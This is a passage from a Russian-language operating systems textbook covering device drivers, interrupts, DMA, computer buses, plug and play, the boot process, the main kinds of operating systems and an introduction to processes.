Другим компонентом является само устройство. Устройства имеют довольно простые интерфейсы, поскольку они, во-первых, обладают весьма скромными возможностями, а во-вторых, должны отвечать общим стандартам. Соблюдение последнего условия необходимо для того, чтобы, к примеру, любой контроллер SATA-диска смог работать с любым SATA-диском. **SATA** означает Serial ATA (последовательный ATA), а ATA, в свою очередь, означает AT-подключение. Если вы не в курсе того, что именно означает AT, то эта аббревиатура была введена для второго поколения компьютеров IBM — Personal Computer Advanced Technology (персональный компьютер, изготовленный по передовым технологиям), построенных на основе очень мощного по тем временам процессора 80286, имевшего тактовую частоту 6 МГц и выпущенного компанией в 1984 году. Из этого факта можно сделать вывод, что компьютерная индустрия имеет привычку постоянно дополнять существующие акронимы новыми префиксами и суффиксами. Кроме того, можно прийти к выводу, что такие прилагательные, как «advanced» (передовая, передовой), должны использоваться весьма осмотрительно, чтобы спустя 30 лет это не выглядело глупо.

В наше время SATA является стандартным типом дисков на многих компьютерах. Поскольку интерфейс устройства скрыт его контроллером, все операционные системы видят только интерфейс контроллера, который может существенно отличаться от интерфейса самого устройства.

Так как все типы контроллеров отличаются друг от друга, для управления ими требуется различное программное обеспечение. Программа, предназначенная для общения с контроллером, выдачи ему команды и получения поступающих от него ответов, называется **драйвером устройства**. Каждый производитель контроллеров должен поставлять вместе с ними драйверы для каждой поддерживаемой операционной системы. Например, сканер может поступить в продажу с драйверами для операционных систем OS X, Windows 7, Windows 8 и Linux.

Для использования драйвер нужно поместить в операционную систему, предоставив ему тем самым возможность работать в режиме ядра. Вообще-то драйверы могут работать и не в режиме ядра, и поддержка такого режима предлагается в настоящее время в операционных системах Linux и Windows. Подавляющее большинство драйверов по-прежнему запускается ниже границы ядра. В пользовательском пространстве драйверы запускаются только лишь в весьма немногих существующих системах, например в MINIX 3. Драйверам в пользовательском пространстве должно быть разрешено получать доступ к устройству неким контролируемым способом, что является весьма непростой задачей.

Существует три способа установки драйвера в ядро. Первый состоит в том, чтобы заново скомпоновать ядро вместе с новым драйвером и затем перезагрузить систему. Многие устаревшие UNIX-системы именно так и работают. Второй способ: создать в специальном файле операционной системы запись, сообщающую ей о том, что требуется, и затем перезагрузить систему. Во время загрузки операционная система сама находит нужные ей драйверы и загружает их. Именно так и работает система Windows. При третьем способе — динамической загрузке драйверов — операционная система может принимать новые драйверы в процессе работы и оперативно устанавливать их, не требуя для этого перезагрузки. Этот способ ранее использовался довольно редко, но сейчас он получает все большее распространение. Внешние устройства, работающие по принципу «горячего подключения»[1], к которым относятся рассматриваемые далее устройства с интерфейсами USB и IEEE 1394, всегда нуждаются в динамически загружаемых драйверах.

В каждом контроллере для связи с ним имеется небольшое количество регистров. Например, простейший контроллер диска может иметь регистры для указания адреса на диске, адреса в памяти, счетчика секторов и направления передачи информации (чтение или запись). Чтобы активизировать контроллер, драйвер получает команду от операционной системы, затем переводит ее в соответствующие значения для записи в регистры устройства. Из совокупности всех регистров устройств формируется пространство портов ввода-вывода, к которому мы еще вернемся в главе 5.

На некоторых компьютерах регистры устройств отображаются в адресное пространство операционной системы (на те адреса, которые она может использовать), поэтому состояния регистров можно считывать и записывать точно так же, как и обычные слова в оперативной памяти. На таких компьютерах не требуются какие-то специальные команды ввода-вывода, а пользовательские программы можно держать подальше от оборудования, помещая эти адреса за пределами досягаемости программ (например, за счет использования базовых регистров и регистров границ области памяти). На других компьютерах регистры устройств помещаются в специальное **пространство портов ввода-вывода** (I/O port space), в котором каждый регистр имеет адрес порта. На таких машинах в режиме ядра доступны специальные команды ввода-вывода (обычно обозначаемые *IN* и *OUT*), позволяющие драйверам читать и записывать данные в регистры. Первая схема исключает необходимость в специальных командах ввода-вывода, но задействует часть адресного пространства. Вторая схема не использует адресное пространство, но требует наличия специальных команд. Обе схемы используются довольно широко.

---

[1] То есть устройства, которые могут быть подключены к компьютеру или отключены от него без необходимости останавливать работу операционной системы и отключать компьютер от источника питания. — *Примеч. ред.*

Ввод и вывод данных можно делать тремя различными способами. В простейшем из них пользовательская программа производит системный вызов, который транслируется ядром в процедуру вызова соответствующего драйвера. После этого драйвер приступает к процессу ввода-вывода. В это время он выполняет очень короткий цикл, постоянно опрашивая устройство и отслеживая завершение операции (обычно занятость устройства определяется состоянием специального бита). По завершении операции ввода-вывода драйвер помещает данные (если таковые имеются) туда, куда требуется, и возвращает управление. Затем операционная система возвращает управление вызывающей программе. Этот способ называется **активным ожиданием** или **ожиданием готовности**, а его недостаток заключается в том, что он загружает процессор опросом устройства об окончании работы.

Второй способ заключается в том, что драйвер запускает устройство и просит его выдать прерывание по окончании выполнения команды (завершении ввода или вывода данных). Сразу после этого драйвер возвращает управление. Затем операционная система блокирует вызывающую программу, если это необходимо, и переходит к выполнению других задач. Когда контроллер обнаруживает окончание передачи данных, он генерирует **прерывание**, чтобы просигнализировать о завершении операции.

Прерывания играют очень важную роль в работе операционной системы, поэтому рассмотрим их более подробно. На рис. 1.11, *а* показан процесс ввода-вывода. На первом этапе драйвер передает команду контроллеру, записывая информацию в его регистры. Затем контроллер запускает само устройство. На втором этапе, когда контроллер завершает чтение или запись заданного ему количества байтов, он выставляет сигнал для микросхемы контроллера прерываний, используя для этого определенные линии шины. На третьем этапе, если контроллер прерываний готов принять прерывание (а он может быть и не готов к этому, если обрабатывает прерывание с более высоким уровнем приоритета), он выставляет сигнал на контакте микросхемы центрального процессора, информируя его о завершении операции. На четвертом этапе контроллер прерываний выставляет номер устройства на шину, чтобы процессор мог его считать и узнать, какое устройство только что завершило работу (поскольку одновременно могут работать сразу несколько устройств).




Рис. 1.11. Этапы: *а* — запуска устройства ввода-вывода и получения прерывания; *б* —обработки прерывания (включает в себя получение прерывания, выполнение программы обработки прерывания и возвращение управления программе пользователя)

Как только центральный процессор решит принять прерывание, содержимое счетчика команд и слова состояния программы помещаются, как правило, в текущий стек и процессор переключается в режим ядра. Номер устройства может быть использован как индекс части памяти, используемой для поиска адреса обработчика прерываний данного устройства. Эта часть памяти называется **вектором прерываний**. Когда обработчик прерываний (являющийся частью драйвера устройства, выдающего запрос на прерывание) начинает свою работу, он извлекает помещенные в стек содержимое счетчика команд и слова состояния программы и сохраняет их, а затем опрашивает устройство для определения его состояния. После завершения обработки прерывания обработчик возвращает управление ранее работавшей пользовательской программе — на первую же еще не выполненную команду. Все эти этапы показаны на рис. 1.11, *б*.

При третьем способе ввода-вывода используется специальный контроллер **прямого доступа к памяти** (Direct Memory Access (**DMA**)), который может управлять потоком битов между оперативной памятью и некоторыми контроллерами без постоянного вмешательства центрального процессора. Центральный процессор осуществляет настройку контроллера DMA, сообщая ему, сколько байтов следует передать, какое устройство и адреса памяти задействовать и в каком направлении передать данные, а затем дает ему возможность действовать самостоятельно. Когда контроллер DMA завершает работу, он выдает запрос на прерывание, который обрабатывается в ранее рассмотренном порядке. Более подробно контроллер DMA и аппаратура ввода-вывода будут рассмотрены в главе 5.

Прерывания часто происходят в очень неподходящие моменты, например во время работы обработчика другого прерывания. Поэтому центральный процессор обладает возможностью запрещать прерывания с последующим их разрешением. Пока прерывания запрещены, любые устройства, закончившие свою работу, продолжают выставлять свои запросы на прерывание, но работа процессора не прекращается, пока прерывания снова не станут разрешены. Если за время запрещения прерываний завершится работа сразу нескольких устройств, контроллер решает, какое из них должно быть обработано первым, полагаясь обычно на статические приоритеты, назначенные каждому устройству. Побеждает устройство, имеющее наивысший приоритет, которое и обслуживается в первую очередь. Все остальные устройства должны ожидать своей очереди.

1.3.6. Шины

Структура, показанная на рис. 1.6, на протяжении многих лет использовалась в мини-компьютерах, а также в первой модели IBM PC. Но по мере увеличения скорости работы процессоров и памяти возможности единой шины (и, конечно, шины IBM PC) по обеспечению всех процессов обмена данными достигли своего предела. Нужно было что-то делать. В результате появились дополнительные шины как для более быстродействующих устройств ввода-вывода, так и для обмена данными между процессором и памятью. Вследствие этой эволюции массовая x86-система на данный момент имеет вид, показанный на рис. 1.12.

У этой системы имеется множество шин (например, шина кэш-памяти, шина памяти, а также шины PCIe, PCI, USB, SATA и DMI), каждая из которых имеет свою скорость передачи данных и свое предназначение. Операционная система для осуществления функций настройки и управления должна знать обо всех этих шинах. Основной шиной является PCI (Peripheral Component Interconnect — интерфейс периферийных устройств).

Шина PCIe была придумана Intel в качестве преемницы более старой шины PCI, которая в свою очередь пришла на замену исходной шине ISA (Industry Standard Architecture — стандартная промышленная архитектура). Благодаря возможности передавать данные со скоростью в десятки гигабит в секунду шина PCIe работает намного быстрее своих предшественниц. Она сильно отличается от них и по своей природе. Вплоть до ее создания в 2004 году большинство шин были параллельными и совместно используемыми. Архитектура шин совместного использования означает, что для передачи данных разными устройствами используются одни и те же проводники. Таким образом, когда данные для передачи имеются сразу у нескольких устройств, для определения устройства, которому будет позволено использовать шину, требуется арбитр. В отличие от этого шина PCIe использует выделенные непосредственные соединения типа «точка — точка». Архитектура параллельной шины, подобная той, что используется в PCI, предполагает отправку каждого слова данных по нескольким проводникам. Например, в обычных шинах PCI одно 32-разрядное число отправляется по 32 параллельным проводникам. В отличие от этого в PCIe используется архитектура последовательной шины, и все биты сообщения отправляются по одному соединению, известному как дорожка (lane), что очень похоже на отправку сетевого пакета. Это существенно упрощает задачу, поскольку обеспечивать абсолютно одновременное прибытие всех 32 битов в пункт назначения уже не нужно. Но параллелизм все же используется, поскольку параллельно могут действовать сразу несколько дорожек. Например, для параллельной передачи 32 сообщений могут использоваться 32 дорожки. Из-за быстрого роста скоростей передачи данных таких периферийных устройств, как сетевые карты и графические адаптеры, стандарт PCIe обновляется каждые 3–5 лет. Например, 16 дорожек PCIe 2.0 предлагали скорость 64 Гбит/с. Обновление до PCIe 3.0 удвоит эту скорость, а обновление до PCIe 4.0 — удвоит еще раз.

В то же время еще существует множество устаревших устройств для более старого стандарта PCI. Как показано на рис. 1.12, эти устройства подключаются к отдельному концентратору. В будущем, когда PCI уже будет считаться не просто *старой*, а *древней* шиной, вполне возможно, что все PCI-устройства будут подключены к еще одному концентратору, который в свою очередь подключит их к основному концентратору, создавая таким образом дерево шин.

В данной конфигурации центральный процессор общается с памятью через быструю шину DDR3, со внешним графическим устройством — через шину PCIe, а со всеми остальными устройствами — через концентратор по шине **DMI** (Direct Media Interface — интерфейс непосредственной передачи данных). Концентратор в свою очередь соединяет все другие устройства, используя для обмена данными с USB-устройствами универсальную последовательную шину, для обмена данными с жесткими дисками и DVD-приводами — шину SATA и для передачи Ethernet-кадров — шину PCIe. Об устаревших PCI-устройствах, использующих традиционную шину PCI, здесь уже упоминалось.

Шина **USB** (Universal Serial Bus — универсальная последовательная шина) была разработана для подключения к компьютеру всех низкоскоростных устройств ввода-вывода вроде клавиатуры и мыши. Но как-то неестественно было бы называть устройства USB 3.0 со скоростью передачи данных 5 Гбит/с «медленными» тому поколению, становление которого пришлось на те времена, когда основной для первых машин IBM PC считалась шина ISA со скоростью передачи данных в 8 Мбит/с. В USB используется небольшой разъем, имеющий (в зависимости от версии) от 4 до 11 контактов, часть из которых подводят к USB-устройствам питание или подключены к заземлению.




Рис. 1.12. Структура большой системы семейства x86

USB является централизованной шиной, в которой главное (корневое) устройство опрашивает устройства ввода-вывода каждую миллисекунду, чтобы узнать, есть ли у них данные для передачи. Стандарт USB 1.0 мог обеспечить совокупную скорость передачи данных 12 Мбит/с, в USB 2.0 скорость была поднята до 480 Мбит/с, а пиковая скорость в USB 3.0 составила никак не меньше 5 Гбит/с. Любое USB-устройство может быть подключено к компьютеру и приступить к работе немедленно, не требуя его перезагрузки, которая нужна была некоторым устройствам до появления USB, что приводило в ужас целое поколение разочарованных пользователей.

SCSI (Small Computer System Interface — интерфейс малых вычислительных систем) является высокоскоростной шиной, предназначенной для высокопроизводительных дисков, сканеров и других устройств, нуждающихся в значительной пропускной способности. В наши дни эти шины встречаются в основном в серверах и рабочих станциях. Скорость передачи данных может достигать 640 Мбайт/с.

Для работы в окружении, показанном на рис. 1.12, операционная система должна знать о том, какие периферийные устройства подключены к компьютеру, и сконфигурировать эти устройства. Это требование заставило корпорации Intel и Microsoft разработать для PC-совместимых компьютеров систему, называемую **plug and play** (подключи и работай). Она основана на аналогичной концепции, первоначально реализованной в Apple Macintosh. До появления plug and play каждая плата ввода-вывода имела фиксированный уровень запроса на прерывание и постоянные адреса для своих регистров ввода-вывода. Например, клавиатура использовала прерывание 1 и адреса

ввода-вывода от 0x60 до 0x64; контроллер гибкого диска использовал прерывание 6 и адреса ввода-вывода от 0x3F0 до 0x3F7; принтер использовал прерывание 7 и адреса ввода-вывода от 0x378 до 0x37A и т. д.

До поры до времени все это неплохо работало. Проблемы начинались, когда пользователь покупал звуковую карту и внутренний модем и обнаруживалось, что оба устройства использовали, скажем, прерывание 4. Возникал конфликт, не позволяющий им работать вместе. Решением стало появление на каждой плате ввода-вывода DIP-переключателей, или перемычек (jumpers). Однако приходилось инструктировать пользователя о необходимости выбрать уровень запроса на прерывание и адреса ввода-вывода для данного устройства, которые не конфликтовали бы со всеми другими прерываниями и адресами, задействованными на его системе. Иногда выполнить эти требования без ошибок оказывались способны подростки, которые посвятили свою жизнь решению головоломок компьютерного оборудования. Но, к сожалению, кроме них это практически никому не удавалось, что приводило к полному хаосу.

Технология plug and play заставляет систему автоматически собирать информацию об устройствах ввода-вывода, централизованно присваивая уровни запросов на прерывания и адреса ввода-вывода, а затем сообщать каждой карте, какие значения ей присвоены. Эта работа тесно связана с загрузкой компьютера, и нам стоит взглянуть на этот процесс, поскольку в нем не все так просто, как кажется на первый взгляд.

1.3.7. Загрузка компьютера

В кратком изложении загрузка компьютера происходит следующим образом. У каждого персонального компьютера есть материнская плата (которую теперь в США в результате распространения политкорректности на компьютерную индустрию называют родительской платой)[1]. На материнской плате находится программа, которая называется базовой системой ввода-вывода — **BIOS** (Basic Input Output System). BIOS содержит низкоуровневое программное обеспечение ввода-вывода, включая процедуры считывания состояния клавиатуры, вывода информации на экран и осуществления, ко всему прочему, дискового ввода-вывода. В наши дни эта программа хранится в энергонезависимой флеш-памяти с произвольным доступом, которая может быть обновлена операционной системой в случае обнаружения в BIOS различных ошибок.

При начальной загрузке компьютера BIOS начинает работать первой. Сначала она проверяет объем установленной на компьютере оперативной памяти и наличие клавиатуры, а также установку и нормальную реакцию других основных устройств. Все начинается со сканирования шин PCIe и PCI с целью определения всех подключенных к ним устройств. Некоторые из этих устройств унаследованы из прошлого (то есть разработаны еще до создания технологии plug and play). Они имеют фиксированные уровни прерываний и адреса ввода-вывода (возможно, установленные с помощью переключателей или перемычек на карте ввода-вывода, но не подлежащие изменению со стороны операционной системы). Эти устройства регистрируются. Устройства, отвечающие стандарту plug and play, также регистрируются. Если присутствующие устройства отличаются от тех, которые были зарегистрированы в системе при ее последней загрузке, то производится конфигурирование новых устройств.

---

[1] Также ее вполне корректно называть системной платой (system board или main board). — *Примеч. ред.*

Затем BIOS определяет устройство, с которого будет вестись загрузка, по очереди проверив устройства из списка, сохраненного в CMOS-памяти. Пользователь может внести в этот список изменения, войдя сразу после начальной загрузки в программу конфигурации BIOS. Обычно делается попытка загрузки с компакт-диска (иногда с флеш-накопителя USB), если, конечно, таковой присутствует в системе. В случае неудачи система загружается с жесткого диска. С загрузочного устройства в память считывается первый сектор, а затем выполняется записанная в нем программа. Обычно эта программа проверяет таблицу разделов, которая находится в конце загрузочного сектора, чтобы определить, какой из разделов имеет статус активного. Затем из этого раздела считывается вторичный загрузчик, который в свою очередь считывает из активного раздела и запускает операционную систему.

После этого операционная система запрашивает BIOS, чтобы получить информацию о конфигурации компьютера. Она проверяет наличие драйвера для каждого устройства. Если драйвер отсутствует, операционная система просит установить компакт-диск с драйвером (поставляемый производителем устройства) или загружает драйвер из Интернета. Как только в ее распоряжении окажутся все драйверы устройств, операционная система загружает их в ядро. Затем она инициализирует свои таблицы, создает все необходимые ей фоновые процессы и запускает программу входа в систему или графический интерфейс пользователя.

1.4. Зоопарк операционных систем

История операционных систем насчитывает уже более полувека. За это время было разработано огромное количество разнообразных операционных систем, но не все они получили широкую известность. В данном разделе мы вкратце коснемся девяти операционных систем. К некоторым из этих различающихся по своему типу систем мы еще вернемся на страницах книги.

1.4.1. Операционные системы мейнфреймов

К высшей категории относятся операционные системы мейнфреймов (больших универсальных машин) — компьютеров, занимающих целые залы и до сих пор еще встречающихся в крупных центрах обработки корпоративных данных. Такие компьютеры отличаются от персональных компьютеров объемами ввода-вывода данных. Мейнфреймы, имеющие тысячи дисков и петабайты данных, — весьма обычное явление, а персональный компьютер с таким арсеналом стал бы предметом зависти. Мейнфреймы также находят применение в качестве мощных веб-серверов, серверов крупных интернет-магазинов и серверов, занимающихся межкорпоративными транзакциями.

Операционные системы мейнфреймов ориентированы преимущественно на одновременную обработку множества заданий, большинство из которых требует колоссальных объемов ввода-вывода данных. Обычно они предлагают три вида обслуживания: пакетную обработку, обработку транзакций и работу в режиме разделения времени. Пакетная обработка — это одна из систем обработки стандартных заданий без участия пользователей. В пакетном режиме осуществляется обработка исков в страховых компаниях или отчетов о продажах сети магазинов. Системы обработки транзакций справляются с большим количеством мелких запросов, к примеру обработкой чеков в банках или бронированием авиабилетов. Каждая элементарная операция невелика

по объему, но система может справляться с сотнями и тысячами операций в секунду. Работа в режиме разделения времени дает возможность множеству удаленных пользователей одновременно запускать на компьютере свои задания, например запросы к большой базе данных. Все эти функции тесно связаны друг с другом, и зачастую операционные системы универсальных машин выполняют их в комплексе. Примером операционной системы универсальных машин может послужить OS/390, наследница OS/360. Однако эти операционные системы постепенно вытесняются вариантами операционной системы UNIX, например Linux.

1.4.2. Серверные операционные системы

Чуть ниже по уровню стоят серверные операционные системы. Они работают на серверах, которые представлены очень мощными персональными компьютерами, рабочими станциями или даже универсальными машинами. Они одновременно обслуживают по сети множество пользователей, обеспечивая им общий доступ к аппаратным и программным ресурсам. Серверы могут предоставлять услуги печати, хранения файлов или веб-служб. Интернет-провайдеры для обслуживания своих клиентов обычно задействуют сразу несколько серверных машин. При обслуживании веб-сайтов серверы хранят веб-страницы и обрабатывают поступающие запросы. Типичными представителями серверных операционных систем являются Solaris, FreeBSD, Linux и Windows Server 201x.

1.4.3. Многопроцессорные операционные системы

Сейчас все шире используется объединение множества центральных процессоров в единую систему, что позволяет добиться вычислительной мощности, достойной высшей лиги. В зависимости от того, как именно происходит это объединение, а также каковы ресурсы общего пользования, эти системы называются параллельными компьютерами, мультикомпьютерами или многопроцессорными системами. Им требуются специальные операционные системы, в качестве которых часто применяются особые версии серверных операционных систем, оснащенные специальными функциями связи, сопряжения и синхронизации.

С недавним появлением многоядерных процессоров для персональных компьютеров операционные системы даже обычных настольных компьютеров и ноутбуков стали работать по меньшей мере с небольшой многопроцессорной системой. Со временем, похоже, число ядер будет только расти. К счастью, за годы предыдущих исследований были накоплены обширные знания о многопроцессорных операционных системах, и использование этого арсенала в многоядерных системах не должно вызвать особых осложнений. Труднее всего будет найти приложения, которые смогли бы использовать всю эту вычислительную мощь. На многопроцессорных системах могут работать многие популярные операционные системы, включая Windows и Linux.

1.4.4. Операционные системы персональных компьютеров

К следующей категории относятся операционные системы персональных компьютеров. Все их современные представители поддерживают многозадачный режим. При этом довольно часто уже в процессе загрузки на одновременное выполнение запускаются десятки программ. Задачей операционных систем персональных компьютеров является

качественная поддержка работы отдельного пользователя. Они широко используются для обработки текстов, создания электронных таблиц, игр и доступа к Интернету. Типичными примерами могут служить операционные системы Linux, FreeBSD, Windows 7, Windows 8 и OS X компании Apple. Операционные системы персональных компьютеров известны настолько широко, что в особом представлении не нуждаются. По сути, многим людям даже невдомек, что существуют другие разновидности операционных систем.

1.4.5. Операционные системы карманных персональных компьютеров

Продолжая двигаться по нисходящей ко все более простым системам, мы дошли до планшетов, смартфонов и других карманных компьютеров. Эти компьютеры, изначально известные как **КПК**, или **PDA** (Personal Digital Assistant — персональный цифровой секретарь), представляют собой небольшие компьютеры, которые во время работы держат в руке. Самыми известными их представителями являются смартфоны и планшеты. Как уже говорилось, на этом рынке доминируют операционные системы Android от Google и iOS от Apple, но у них имеется множество конкурентов. Большинство таких устройств могут похвастаться многоядерными процессорами, GPS, камерами и другими датчиками, достаточным объемом памяти и сложными операционными системами. Более того, у всех них имеется больше сторонних приложений (**apps**) для USB-носителей, чем вы себе можете представить.

1.4.6. Встроенные операционные системы

Встроенные системы работают на компьютерах, которые управляют различными устройствами. Поскольку на этих системах установка пользовательских программ не предусматривается, их обычно компьютерами не считают. Примерами устройств, где устанавливаются встроенные компьютеры, могут послужить микроволновые печи, телевизоры, автомобили, пишущие DVD, обычные телефоны и MP3-плееры. В основном встроенные системы отличаются тем, что на них ни при каких условиях не будет работать стороннее программное обеспечение. В микроволновую печь невозможно загрузить новое приложение, поскольку все ее программы записаны в ПЗУ. Следовательно, отпадает необходимость в защите приложений друг от друга и операционную систему можно упростить. Наиболее популярными в этой области считаются операционные системы Embedded Linux, QNX и VxWorks.

1.4.7. Операционные системы сенсорных узлов

Сети, составленные из миниатюрных сенсорных узлов, связанных друг с другом и с базовой станцией по беспроводным каналам, развертываются для различных целей. Такие сенсорные сети используются для защиты периметров зданий, охраны государственной границы, обнаружения возгораний в лесу, измерения температуры и уровня осадков в целях составления прогнозов погоды, сбора информации о перемещениях противника на поле боя и многого другого.

Узлы такой сети представляют собой миниатюрные компьютеры, питающиеся от батареи и имеющие встроенную радиосистему. Они ограничены по мощности и должны работать длительный период времени в необслуживаемом режиме на открытом воздухе, часто в сложных климатических условиях. Сеть должна быть достаточно надежной

и допускать отказы отдельных узлов, что по мере потери емкости батарей питания будет случаться все чаще.

Каждый сенсорный узел является настоящим компьютером, оснащенным процессором, оперативной памятью и постоянным запоминающим устройством, а также одним или несколькими датчиками. На нем работает небольшая, но настоящая операционная система, обычно управляемая событиями и откликающаяся на внешние события или периодически производящая измерения по сигналам встроенных часов. Операционная система должна быть небольшой по объему и несложной, поскольку основными проблемами этих узлов являются малая емкость оперативной памяти и ограниченное время работы батарей. Так же как и у встроенных систем, все программы являются предварительно загруженными, и пользователи не могут запустить программу, загруженную из Интернета, что значительно упрощает всю конструкцию. Примером широко известной операционной системы для сенсорных узлов может послужить TinyOS.

1.4.8. Операционные системы реального времени

Еще одна разновидность операционных систем — это системы реального времени. Эти системы характеризуются тем, что время для них является ключевым параметром. Например, в системах управления производственными процессами компьютеры, работающие в режиме реального времени, должны собирать сведения о процессе и использовать их для управления станками на предприятии. Довольно часто они должны отвечать очень жестким временным требованиям. Например, когда автомобиль перемещается по сборочному конвейеру, то в определенные моменты времени должны осуществляться вполне конкретные операции. Если, к примеру, сварочный робот приступит к сварке с опережением или опозданием, машина придет в негодность. Если операция *должна* быть проведена точно в срок (или в определенный период времени), то мы имеем дело с **системой жесткого реального времени**. Множество подобных систем встречается при управлении производственными процессами, в авиационно-космическом электронном оборудовании, в военной и других подобных областях применения. Эти системы должны давать абсолютные гарантии того, что определенные действия будут осуществляться в конкретный момент времени.

Другой разновидностью подобных систем является **система мягкого реального времени**, в которой хотя и нежелательно, но вполне допустимо несоблюдение срока какого-нибудь действия, что не наносит непоправимого вреда. К этой категории относятся цифровые аудио- или мультимедийные системы. Смартфоны также являются системами мягкого реального времени.

Поскольку к системам реального времени предъявляются очень жесткие требования, иногда операционные системы представляют собой простую библиотеку, сопряженную с прикладными программами, где все тесно взаимосвязано и между частями системы не существует никакой защиты. Примером такой системы может послужить eCos.

Категории операционных систем для КПК, встроенных систем и систем реального времени в значительной степени перекрываются друг с другом по свойственным им признакам. Практически все они имеют по крайней мере некоторые аспекты систем мягкого реального времени. Встроенные системы и системы реального времени работают только с тем программным обеспечением, которое вложили в них разработчики этих систем; пользователи не могут добавить в этот арсенал собственное программное обеспечение, что существенно облегчает решение задач защиты. КПК и встроенные системы предназначены для индивидуальных потребителей, а системы реального

времени чаще используются в промышленном производстве. Тем не менее, несмотря на все это, у них есть определенное количество общих черт.

1.4.9. Операционные системы смарт-карт

Самые маленькие операционные системы работают на смарт-картах. Смарт-карта представляет собой устройство размером с кредитную карту, имеющее собственный процессор. На операционные системы для них накладываются очень жесткие ограничения по требуемой вычислительной мощности процессора и объему памяти. Некоторые из смарт-карт получают питание через контакты считывающего устройства, в которое вставляются, другие — бесконтактные смарт-карты — получают питание за счет эффекта индукции, что существенно ограничивает их возможности. Некоторые из них способны справиться с одной-единственной функцией, например с электронными платежами, но существуют и многофункциональные смарт-карты. Зачастую они являются патентованными системами.

Некоторые смарт-карты рассчитаны на применение языка Java. Это значит, что ПЗУ смарт-карты содержит интерпретатор Java Virtual Machine (JVM — виртуальная машина Java). На карту загружаются Java-апплеты (небольшие программы), которые выполняются JVM-интерпретатором. Некоторые из этих карт способны справляться сразу с несколькими Java-апплетами, что влечет за собой работу в мультипрограммном режиме и необходимость установки очередности выполнения программ. При одновременном выполнении двух и более апплетов приобретают актуальность вопросы управления ресурсами и защиты, которые должны быть решены с помощью имеющейся на карте операционной системы (как правило, весьма примитивной).

1.5. Понятия операционной системы

Большинство операционных систем используют определенные основные понятия и абстракции, такие как процессы, адресные пространства и файлы, которые играют главную роль в осмыслении самих систем. В следующих разделах мы кратко, как это и должно быть во введении, рассмотрим некоторые из этих основных понятий. К подробностям каждого из них мы еще вернемся в следующих главах. Для иллюстрации этих понятий мы время от времени будет использовать примеры, взятые преимущественно из UNIX. Как правило, аналогичные примеры можно найти и в других операционных системах, и некоторые из них будут рассмотрены далее.

1.5.1. Процессы

Ключевым понятием во всех операционных системах является **процесс**. Процессом, по существу, является программа во время ее выполнения. С каждым процессом связано его **адресное пространство** — список адресов ячеек памяти от нуля до некоторого максимума, откуда процесс может считывать данные и куда может записывать их. Адресное пространство содержит выполняемую программу, данные этой программы и ее стек. Кроме этого, с каждым процессом связан набор ресурсов, который обычно включает регистры (в том числе счетчик команд и указатель стека), список открытых файлов, необработанные предупреждения, список связанных процессов и всю остальную информацию, необходимую в процессе работы программы. Таким образом, процесс — это контейнер, в котором содержится вся информация, необходимая для работы программы.

Более подробно понятие процесса будет рассмотрено в главе 2, а сейчас, для того чтобы выработать интуитивное представление о процессе, рассмотрим систему, работающую в мультипрограммном режиме. Пользователь может запустить программу редактирования видео и указать конвертирование одночасового видеофайла в какой-нибудь определенный формат (процесс займет несколько часов), а затем переключиться на блуждания по Интернету. При этом может заработать фоновый процесс, который периодически «просыпается» для проверки входящей электронной почты. И у нас уже будет (как минимум) три активных процесса: видеоредактор, веб-браузер и программа получения (клиент) электронной почты. Периодически операционная система будет принимать решения остановить работу одного процесса и запустить выполнение другого, возможно, из-за того, что первый исчерпал свою долю процессорного времени в предыдущую секунду или две.

